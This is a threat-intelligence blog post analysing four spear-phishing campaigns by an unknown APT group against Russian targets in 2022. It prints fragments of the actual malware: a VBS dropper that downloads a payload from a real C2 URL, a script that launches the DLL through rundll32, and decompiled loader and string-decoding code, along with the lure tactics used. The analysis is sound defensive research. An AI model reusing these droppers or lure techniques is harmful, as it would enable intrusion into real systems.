

Unknown APT group has targeted Russia repeatedly since Ukraine invasion

By Mark Stockley

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An unknown Advanced Persistent Threat (APT) group has targeted Russian government entities with at least four separate spear phishing campaigns since late February, 2022.

The campaigns, discovered by the [Malwarebytes Threat Intelligence team](#), are designed to implant a Remote Access Trojan (RAT) that can be used to surveil the computers it infects, and run commands on them remotely. The malware uses a number of advanced tricks to hide what it does and how it works, but our analysts have been able to reverse engineer the malware, reveal its inner workings, and uncover some clues about its possible origins.

Attribution is always difficult, and there is no shortage of countries or agencies with an interest in getting covert access to Russian government computers—and the recent invasion of Ukraine has simply increased the stakes. Although our analysis and attribution efforts are ongoing, we have discovered some indicators that suggest the threat actor may be a Chinese group.

The campaigns

The APT group has launched at least four campaigns since late February, using a variety of lures, detailed below.

1. Interactive map of Ukraine

The threat actor started this campaign around February 26, 2022, and distributed its custom malware with the name `interactive_map_UA.exe`, trying to disguise it as an interactive map of Ukraine. This campaign began a few days after Russia invaded Ukraine, which shows the threat actor was monitoring the situation between Ukraine and Russia and took advantage of it to lure targets in Russia.

Article continues below this ad.


2. Log4j patch

In this campaign the threat actor packaged its custom malware in a tar file called `Patch_Log4j.tar.gz`, a fake fix for December's high-profile [Log4j vulnerability](#).


This campaign ran in early March and was primarily aimed at RT TV (formerly Russia Today or Rossiya Segodnya, a Russian state-controlled international television network funded by the Russian government). The APT group had access to almost 100 RT TV employees' email address.

The emails were sent with the subject “Ростех. ФСБ РФ. Роскомнадзор. Срочные сиправления уязвимостей”, which translates into “Rostec. FSB RF. Roskomnadzor. Urgent Vulnerability Fixes”. ([Rostec](#) is a Russian state-owned defense conglomerate founded by Putin.)

The emails also come with a number of image files and a PDF attached, perhaps to make the email less suspicious, and to bypass any systems that flag emails by number of attachments.



The PDF attachment— [О кибербезопасности 3. 1.2022.pdf](#)—pretends to be from the “Ministry of Digital Development, Telecommunications and Mass Communications of the Russian Federation”. It contains instructions about how to execute the fake patch, as well as a bulleted list of security advice such as “Use two-factor authentication”, “Issue separate credit cards for purchases”, and “Use Kaspersky antivirus”.



In a confident demonstration of just how little attention people pay to such lists it ends “Do not open or reply to suspicious emails.”

The list even includes a [link to a page on VirusTotal](#) that proclaims in bright green letters that “No security vendors and no sandboxes flagged this file as malicious”. This is just another effort to convince the victims that the attachment is not malicious—the file on VirusTotal has nothing to do with the attachment and appears to be a legitimate OpenVPN file.




✓ No security vendors and no sandboxes flagged this file as malicious

8e3c1b02c8a33bb982b45ab80d14a117c624ddc4ab6e849897848e256487f16f
OpenVPN-2.5.5-l602-amd64.msi

In another effort to build trust, the spear phishing email links to the website `rostec.digital`, a domain registered by the threat actor, hosting a site made look like the [official Rostec website](#).

This email also contains links to fake Instagram and Facebook accounts. Interestingly, the threat actor created the Facebook page in June 2021, nine months before it was used in this campaign. This was probably an attempt to attract followers, to make the page look more legitimate, and it suggests the APT group were planning this campaign long before the invasion of Ukraine.



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58 people like this

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
<https://rostec.digital/>

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
28 February · Instagram

Рассказываем еще об одном высокотехнологичном направлении «Интернет вещей» нацпрограммы «Цифровая экономика РФ», ответственной за развитие которого является Госкорпорация Ростех.

Интернет вещей (IoT) представляет собой совокупность объединенных в единую сеть устройств или систем, которые осуществляют сбор данных, обмен ими и могут удаленно контролироваться через сеть Интернет с помощью ПО на компьютерах, смартфонах или через другие интерфейсы.

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3. Build Rostec

The Rostec defense conglomerate also appears in the third campaign. This time the threat actor used the file name `build_rosteh4.exe` for its malware—an apparent attempt to make it look like software from Rostec.

4. Saudi Aramco job


The most recent campaign occurred in mid April and used a Word document containing a fake job advert for a “Strategy and Growth Analyst” position at [Saudi Aramco](#) as a lure.

(We also discovered a self-extracting archive file that belonged to this campaign—the archive file used a Jitsi video conferencing software icon as decoy, and created a directory named `Aramco` under

```
C:\ProgramData
```

.)

Although the job advert is written in English, it also contains a message in Russian, asking users to enable macros.



The document uses [remote template injection](#) to download a macro-embedded template, which executes a macro that drops a VBS script called `HelpCenterUpdater.vbs` in the

```
%USER%DocumentsAdobeHelpCenter
```

directory.

The template also seems to do a redundant check for the existence of `%USER%DocumentsD5yrqBxW.txt` and only if it doesn't exist, will it drop the script and execute it.

The obfuscated `HelpCenterUpdater.vbs` script drops another obfuscated VBS file named

```
UpdateRunner.vbs
```

and downloads the main payload—a DLL named `GE40BRmRLP.dll` —from its command and control (C2) server. (Interestingly, some anti-analysis code, and code responsible for persistence, seems to be commented out in

```
UpdateRunner.vbs
```

and isn't executed.)

In another payload related to this campaign, the script seems to drop an EXE instead of a DLL, but after analyzing both it seems they share the same code.

```
'Remote url where .exe payload located
Url = "https://fatobara.com/prEHQMg45hMD/RNe/_/GJUcROHmr.cab"
' Function LookAt(wmiService)
'   Set colItems = wmiService.ExecQuery("Select * from Win32_Process")
'   YtNKEFiYxx = ""
'   For Each objItem In colItems
'     If objItem.Name = "procexp.exe" Then
'       YtNKEFiYxx = YtNKEFiYxx + "_pr" + "ocexp.e" + "xe"
'     End If
'     If objItem.Name = "wi" + "reshark.ex" + "e" Then
'       YtNKEFiYxx = YtNKEFiYxx + "_w" + "iresh" + "ark.exe"
'     End If
'     If objItem.Name = "tcpd" + "ump.e" + "xe" Then
'       YtNKEFiYxx = YtNKEFiYxx + "_tcpd" + "ump.exe"
'     End If
'   Next
'   If YtNKEFiYxx = "" Then
'     LookAt = True
'   Else
'     LookAt = False
'   End If
' End Function
On Error Resume Next
Set Shell = WScript.CreateObject("WScript.Shell")
Set Request = CreateObject("WinHttp.WinHttpRequest.5.1")
Set FsObject = CreateObject("Scripting.FileSystemObject")
Set bStrm = createobject("Adodb.Stream")
'jxHwmv = "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\TorBrowser"
'DXCGUd = Shell.ExpandEnvironmentStrings("%USERPROFILE%")
'AvtnDZFvWB=Shell.ExpandEnvironmentStrings("%COMPUTERNAME%")
'KIGso=Shell.ExpandEnvironmentStrings("%SYSTEMDRIVE%")
'JAsNcG=Shell.ExpandEnvironmentStrings("%APPDATA%")
'pHqXSp = Hex(FsObject.GetDrive(KIGso).SerialNumber)
CurrentDir = FsObject.GetParentFolderName(WScript.ScriptFullName)
'Local exe file name
'LocalExePath = CurrentDir + "\update_21_06_22.exe"
LocalExePath = CurrentDir + "\GE40BRmRLP.dll"
LocalPath = CurrentDir + "\UpdateRunner.vbs"
'Set objWMIService = GetObject("winmgmts://." & "." & "/root/cimv2")
'Set colItems = objWMIService.ExecQuery("Select * from Win32_Process")
YtNKEFiYxx = ""
VCCeMrgBLS = 1
```


The job of the

```
UpdateRunner.vbs
```

script is to execute the DLL through `rundll32.exe`.

```
q = 1
ehf = "C:\Users\admin\Documents\AdobeHelpCenter\GE40BRmRPL.dll"
Set FsObject = CreateObject("Scripting.FileSystemObject")
Set Shell = WScript.CreateObject("WScript.Shell")
Do
WScript.Sleep 4236
If FsObject.FileExists(ehf) Then
R=Shell.Run("cmd.exe /C rundll32
C:\Users\admin\Documents\AdobeHelpCenter\GE40BRmRPL.dll,DllEntry", 4, False)
q = 0
End If
Loop While q > 0
```

The malicious DLL contains the code that communicates with the C2 server and executes the commands it receives from it.



The malware, which is common to all four campaigns, is explained in detail in the next section.

Payload analysis

This analysis focuses on the `GE40BRmRPL.dll` payload from the Saudi Aramco campaign, but the malware used in all four campaigns is essentially the same, with small differences in the code.

The DLL is heavily obfuscated and most of the library functions are statically linked. IDA is barely able to recognize any functions, though it was able to recognize a few that indicate the DLL was most likely compiled with `LLVM`. The DLL's original name is supposed to be `simpleloader.dll`, as we can see after analyzing it a bit.

```
1 __int64 __fastcall DLLMain(__int64 a1, int a2)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     if ( a2 == DLL_PROCESS_ATTACH )
6     {
7         init_cert_buffers();
8         alloc_and_zero(v3, v2, v4, v5);
9         Sleep(0x7D00u);
10        ucrt_init();
11        if ( empty() < 0 )
12            exit(1);
13        net_init();
14        if ( pos_derive_key() )
15            exit(1);
16        Sleep(0x8B88u);
17        main_comm_loop();
18    }
19    return 1i64;
20 }
```


Before we dive into the functionality and capabilities of this malware, let's look at various methods it uses to make the analysis difficult for us.

Anti-analysis techniques

Control Flow Flattening

All of the samples used in these campaigns use control flow flattening heavily, a technique that flattens the nested structure of a program, making analysis very difficult. We used the [D810](#) plugin for IDA which has the capability to deobfuscate flattened code and make the decompilation more readable.

Although there are many tools that can perform control flow flattening, in this case we suspect [OLLVM](#)—an obfuscator for LLVM—was used. The different samples had different levels of flattening and OLLVM allows users to specify this. Additionally we also saw what looks like the [Bogus Control Flow](#) LLVM pass being used.



String obfuscation

The payload's strings are obfuscated with simple XOR encoding. The `decode_string` function which is used to decode a string takes 3 arguments: The encoded string, the destination of the decoded string, and the byte that is used while decoding the string.

Each string is decoded every time it's required by the malware.

```
1 __int64 __fastcall decode_string_0(__int64 encoded_str, __int64 dest, char byte)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     i = 0;
6     do
7     {
8         *(dest + i) = *(encoded_str + i) ^ 0xA6;
9         *(dest + i) = byte ^ (*(dest + i) - 1);
10        ++i;
11        result = dest;
12    }
13    while ( *(dest + i - 1) );
14    return result;
15 }
```

Command and control

Before contacting its C2 server the malware derives an ID which is unique to every machine, which could be used to differentiate infections. It uses the data from the following APIs to construct the ID:

- `GetFileAttributesA`

on the

```
C:\Windows
```

directory

- `GetComputerNameA`

- `GetVolumeInformationA`

on the

```
C:
```

drive

It then calculates a hash of this data using the Blake2b-256 algorithm and sends it when it makes the first contact with its C2.

